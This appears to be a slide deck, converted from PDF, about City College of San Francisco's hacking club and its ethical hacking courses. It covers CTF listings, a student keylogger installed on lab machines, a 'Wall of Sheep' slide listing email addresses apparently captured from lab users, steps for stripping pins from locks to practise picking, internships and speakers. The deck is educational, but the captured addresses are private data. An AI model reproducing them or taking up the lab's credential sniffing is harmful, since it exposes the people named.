


# Walk-Throughs!

## New writeups

Team	Event	Task	Action
<a href="#">Gallopsled</a>	<a href="#">32C3 CTF</a>	<a href="#">Teufel [200]</a>	<a href="#">read writeup</a>
<a href="#">Gallopsled</a>	<a href="#">32C3 CTF</a>	<a href="#">Readme [200]</a>	<a href="#">read writeup</a>
<a href="#">Gallopsled</a>	<a href="#">32C3 CTF</a>	<a href="#">Docker [250]</a>	<a href="#">read writeup</a>

# CCSF\_HACKERS Fall 2015 Rankings



# Welcome to RIT



Collegiate Penetration Testing Competition



University at Buffalo  
The State University of New York

















Hacking Club







# CCSF Hackers Club

Come explore exploitation and find out about  
information security.

Play in Capture the Flag competitions, and listen  
to guest speakers from the infosec community.  
Learn about common attack vectors and skills to  
develop in order to defend against them.

Every Friday between 2 and 4 pm in SCIE214

Email

[CCSF.Hackers@gmail.com](mailto:CCSF.Hackers@gmail.com)

To join our google group and be added to our mailing list



CCSF APPROVED

DEC 20 2015

FOR POSTING

# Remote Speakers

- **Projector, webcam, Skype, speakers**
- **Two talks from professional penetration testers**

# Student Contributions

- **Cleaning up the lab to make an inviting hangout space**
- **Bridging to the CCSF\_Coders club**
- **Technical expertise from Google vuln labs**
- **Hacker contacts from Defcon, etc.**



# Hacking Lab Free Fire Zone



## HACKERS!

This lab is not for general use because students are doing vile, terrible things.

CNIT 123: Ethical Hacking and Network Defense

CNIT 124: Advanced Ethical Hacking

If you have any questions,  
contact Sam Bowne [sbowne@ccsf.edu](mailto:sbowne@ccsf.edu)

# Signs on Wall

## **Hackers in S214**

"Ethical Hacking" students are stealing passwords and other data from the network and the computers in S214. Do not do online banking, shopping, personal email, etc. on these machines. Do not re-use any password from other accounts in S214. You should either avoid using email in S214, or make a special account just for that purpose with a different password from all your other accounts.

If you have any questions, please contact [sbowne@ccsf.edu](mailto:sbowne@ccsf.edu).



# Keylogger

- **One student wrote a Python keylogger and installed it on the lab machines**

# WALL OF SHEEP

Password

a+thring@mail.ccsf.edu

jconner@gmail.com

rdamron1943@yahoo.com

jvanderd@mail.ccsf.edu

rchaston@mail.ccsf.edu

rbunton@mail.ccsf.edu

lbilstof@mail.ccsf.edu

jbenton@mail.ccsf.edu

J Benton's web4 @00...

My itlab jbohen@ccsf.edu

billybillybilly@gmail.com

Kmunoz3@mail.ccsf.edu

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

B

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W

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W



PC  
TION 4 A  
LAN 1

# Lockpicking



# Make Easy Locks

- **Get cheap locks at Home Depot**
- **2 for \$11**
- **Normal lock has 5 pins**
- **Remove pins to make locks with 1, 2, 3, 4 pins**

# Cheap Locks are Fine






# Re-Keying Kit (\$11)







# Remove the Clip



Insert Key, Turn to 45°



# Slide Cylinder Out





# Root Canal

- **Actual re-keying involves carefully removing pins and replacing them with pins of different length**
- **But all we need is to remove pins & springs entirely, making the lock easier to pick**

# Lockpick Training Set



# BUMP MY LOCK

OPEN ANYTHING!



11 Piece Lock Pick Set  
\$31.95



# Internships

# Employers

- **OpenDNS**
- **NASA Ames**
- **Lawrence Berkeley Lab**
- **San Francisco Housing Authority**
- **UCSF Medical Center**

# Job Fair

- **Students bring resumes at first (and only) class meeting**
- **Employers describe jobs and grab applicants on the spot**
- **Everyone welcome, including ex-students, students from the Computer Science department, students not enrolled in the internship class**



# Administrative Resistance

- **CCSF administrators cancelled the entire program in Spring 2015**
- **I only saved it by appealing directly to the Chancellor and threatening to resign**
- **However, the person who cancelled it is now the Chancellor**

# Administrative Resistance

- **The new curriculum review process doesn't allow any class without lectures, textbook, final exam, etc.**
- **This blocks seminar classes and Internship classes**
- **The solution is to just break the rules--this is what tenure is for**

# Guest Speakers

- **At least one per class per semester**
- **"Careers" class consisting of visiting industry speakers**



Guest speaker: Adam Ely from [BlueBox](#)



Guest speaker: Sam Harwin from [Salesforce](#)  
"Mobile Wi-Fi Risks"

[Slides](#)



Guest speaker: [Claire Medeiros](#) from [Evident.io](#)



Guest speaker: [Irfan Asrar](#) from [appthority](#)

